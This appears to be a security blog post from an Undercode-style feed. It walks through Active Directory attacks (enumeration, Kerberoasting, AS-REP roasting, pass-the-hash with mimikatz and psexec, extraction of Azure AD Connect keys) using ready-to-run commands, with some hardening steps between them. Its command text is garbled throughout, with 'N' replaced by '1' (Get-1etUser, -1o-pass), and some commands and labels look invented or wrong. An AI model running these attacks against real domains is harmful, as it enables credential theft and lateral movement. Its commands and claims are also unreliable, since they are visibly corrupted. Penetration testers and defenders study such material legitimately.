Listen to this Post

Introduction:
Active Directory (AD) remains the crown jewel of enterprise identity management, yet misconfigurations and legacy protocols create silent backdoors for attackers. This article transforms the “Pic of the Day” concept from Hacking Articles into a full-spectrum technical deep dive—equipping you with verified commands, attack paths, and defensive countermeasures for real-world AD environments.
Learning Objectives:
- Enumerate Active Directory users, groups, and trusts using native Windows tools and PowerView
- Execute Kerberoasting, AS-REP Roasting, and Pass-the-Hash attacks with Impacket and Rubeus
- Harden AD infrastructure by detecting and mitigating common misconfigurations across Linux and Windows attack surfaces
You Should Know:
- Active Directory Enumeration – Mapping the Terrain from Linux and Windows
This section covers reconnaissance techniques to discover domain controllers, users, and privilege relationships. For Linux-based testers, we use `ldapsearch` and bloodhound; for Windows, `PowerView` and native `net` commands are the standard.
Step‑by‑step guide – Linux enumeration:
 Discover domain controller via DNS
nslookup -type=SRV _ldap._tcp.dc._msdcs.contoso.com

Anonymous LDAP query (if allowed)
ldapsearch -x -H ldap://dc.contoso.com -b "dc=contoso,dc=com" "(objectClass=user)" sAMAccountName

Enumerate domain trusts using BloodHound (neo4j + collector)
sudo neo4j console &  start database
bloodhound-python -d contoso.com -u anonymous -p '' -1s 10.10.10.10 -c All
Step‑by‑step guide – Windows enumeration (PowerShell):
 PowerView (part of PowerSploit) – load and query
Import-Module .\PowerView.ps1
Get-1etUser -Username  | Select-Object name, samaccountname, lastlogon
Get-1etGroup -GroupName "Domain Admins" | Get-1etGroupMember

Native commands (no tools)
net user /domain
net group "Domain Admins" /domain
Mitigation: Restrict anonymous LDAP binds, enable advanced audit policies, and use `Set-ADAccountControl` to disable legacy protocols.
2. Kerberoasting – Cracking Service Account Hashes
Kerberoasting abuses Kerberos service tickets (TGS) encrypted with the service account’s NTLM hash. Any domain user can request a ticket for a service (SPN) and crack it offline.
Step‑by‑step attack workflow:
 On Windows: Request all SPN tickets using Rubeus
.\Rubeus.exe kerberoast /outfile:hashes.kerberoast

On Linux: Using Impacket's GetUserSPNs
python3 GetUserSPNs.py contoso.com/justin.user:Password123 -dc-ip 10.10.10.10 -request -outputfile hashes.kerberoast

Crack with hashcat (mode 13100 for Kerberoast)
hashcat -m 13100 -a 0 hashes.kerberoast rockyou.txt
Defensive commands (Windows Server):
 Detect accounts with SPNs and weak passwords
Get-ADUser -Filter {ServicePrincipalName -1e "$null"} -Properties ServicePrincipalName, PasswordLastSet

Set long, random passwords (>25 chars) for managed service accounts
Set-ADAccountPassword -Identity svc_sql -Reset -1ewPassword (ConvertTo-SecureString -AsPlainText "complex!@RAND0M" -Force)
Why this works: Service accounts rarely rotate passwords, making offline cracking highly effective. Use group Managed Service Accounts (gMSA) to automate password changes every 30 days.
3. Pass-the-Hash (PtH) and Overpass-the-Hash – Lateral Movement
Windows allows authentication using only the NTLM hash without the plaintext password. This section demonstrates how to use captured hashes to pivot across the network.
Step‑by‑step guide – Linux to Windows lateral movement:
 Extract hashes from a compromised Windows machine (using mimikatz on target)
mimikatz  sekurlsa::logonpasswords

Use Impacket's psexec to launch a shell with the hash
python3 psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c [email protected]
Step‑by‑step guide – Windows native PtH (no external tools):
 Using built-in rundll32 with SMB (requires local admin rights on target)
rundll32.exe keymgr.dll,KRShowKeyMgr  not directly PtH but used for stored creds

Better: Use Invoke-TheHash (PowerShell script)
Import-Module ./Invoke-TheHash.psd1
Invoke-SMBExec -Target 10.10.10.20 -Domain contoso.com -Username administrator -Hash 8846f7eaee8fb117ad06bdd830b7586c -Command "whoami"
Mitigation: Enable “Restricted Admin Mode” on Windows hosts (requires Windows 8.1/2012 R2+). Deploy LAPS for local admin password rotation.
 Enable Restricted Admin Mode via registry
reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0 /f
4. AS-REP Roasting – Attacking Users Without Pre‑Authentication
If a user account has the “Do not require Kerberos preauthentication” flag (UF_DONT_REQUIRE_PREAUTH), an attacker can request an AS-REP containing the encrypted timestamp, then crack it offline.
Step‑by‑step attack with Impacket:
 Enumerate vulnerable users (Linux)
python3 GetNPUsers.py contoso.com/ -dc-ip 10.10.10.10 -1o-pass -usersfile valid_users.txt

For a single user
python3 GetNPUsers.py contoso.com/svc_mssql -dc-ip 10.10.10.10 -request -1o-pass

Crack AS-REP hashes (hashcat mode 18200)
hashcat -m 18200 -a 0 asrep_hash.txt rockyou.txt
Step‑by‑step using Rubeus on Windows:
.\Rubeus.exe asreproast /format:hashcat /outfile:asrep.txt
Detection & Hardening: Review all accounts with DONT_REQ_PREAUTH using PowerShell:
Get-ADUser -Filter {UserAccountControl -band 0x40000} -Properties UserAccountControl |
Select-Object Name, UserAccountControl
Remediation: Uncheck “Do not require Kerberos preauthentication” in ADUC or run:
Set-ADAccountControl -Identity vulnerableUser -DoesNotRequirePreAuth $false
- API Security and Cloud Hardening – Extending AD to Azure/O365
Modern attacks pivot from on‑prem AD to cloud via token abuse. This section covers extracting OAuth tokens from Azure AD Connect (also called “Cloud Kerberoasting”).
Step‑by‑step guide – Extracting Azure AD tokens from a compromised DC:
 Dump the Azure AD Connect database (ADSync)
sqlcmd -S localhost -d "ADSync" -Q "SELECT privatekey, publickey FROM mms_encryption_key"

Decrypt and replay tokens using AADInternals (PowerShell)
Import-Module AADInternals
Get-AADIntAccessTokenForAADGraph -Account samaccount
Hardening commands for Azure AD:
 Enable Conditional Access to block legacy authentication
New-AzureADPolicy -Definition @('{"LegacyAuthentication":"block"}') -DisplayName "BlockLegacyAuth"

Turn on Security Defaults (MFA for all users)
Connect-MsolService
Set-MsolDomainSettings -DomainName contoso.com -SecurityDefaultsEnabled $true
Linux-based cloud enumeration with `az` CLI:
az login --identity  if managed identity on compromised VM
az role assignment list --assignee <object-id> --all
az keyvault secret list --vault-1ame victim-vault
What Undercode Say:
- Kerberoasting remains the most reliable privilege escalation vector because service accounts are notoriously neglected; always prioritize SPN scanning during internal engagements.
- Restricted Admin Mode is your strongest defense against PtH – but many enterprises leave it disabled for legacy RDP compatibility; test with `reg query` before declaring safety.
- AD attacks now blend with cloud – a single DC compromise gives you Azure Global Admin via AD Connect; monitor `Azure AD Connect` sync logs for anomalous authentication.
Analysis: The techniques above mirror real-world intrusions (e.g., Ryuk, LockBit) where attackers spend 2–3 days on AD enumeration before ransomware deployment. Defenders must shift from reactive patching to continuous validation – using tools like Purple Knight or PingCastle weekly. Offensive testing should be bi‑monthly, focusing on the five attack paths detailed here. Remember: the “Pic of the Day” from Hacking Articles isn’t just a meme – it’s a reminder that a single misconfigured SPN can burn down your entire forest.
Prediction:
- +1 Adoption of passwordless authentication (FIDO2, WHfB) will kill traditional Kerberoasting by 2027, but attackers will pivot to token theft from TPM chips and credential guard bypasses.
- -1 Cloud-1ative identity providers (Azure AD, Okta) will introduce new misconfiguration vectors – especially around OAuth app consent grants and service principal delegation – leading to a 40% increase in identity‑based breaches by 2026.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Infosec Cybersecurity – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


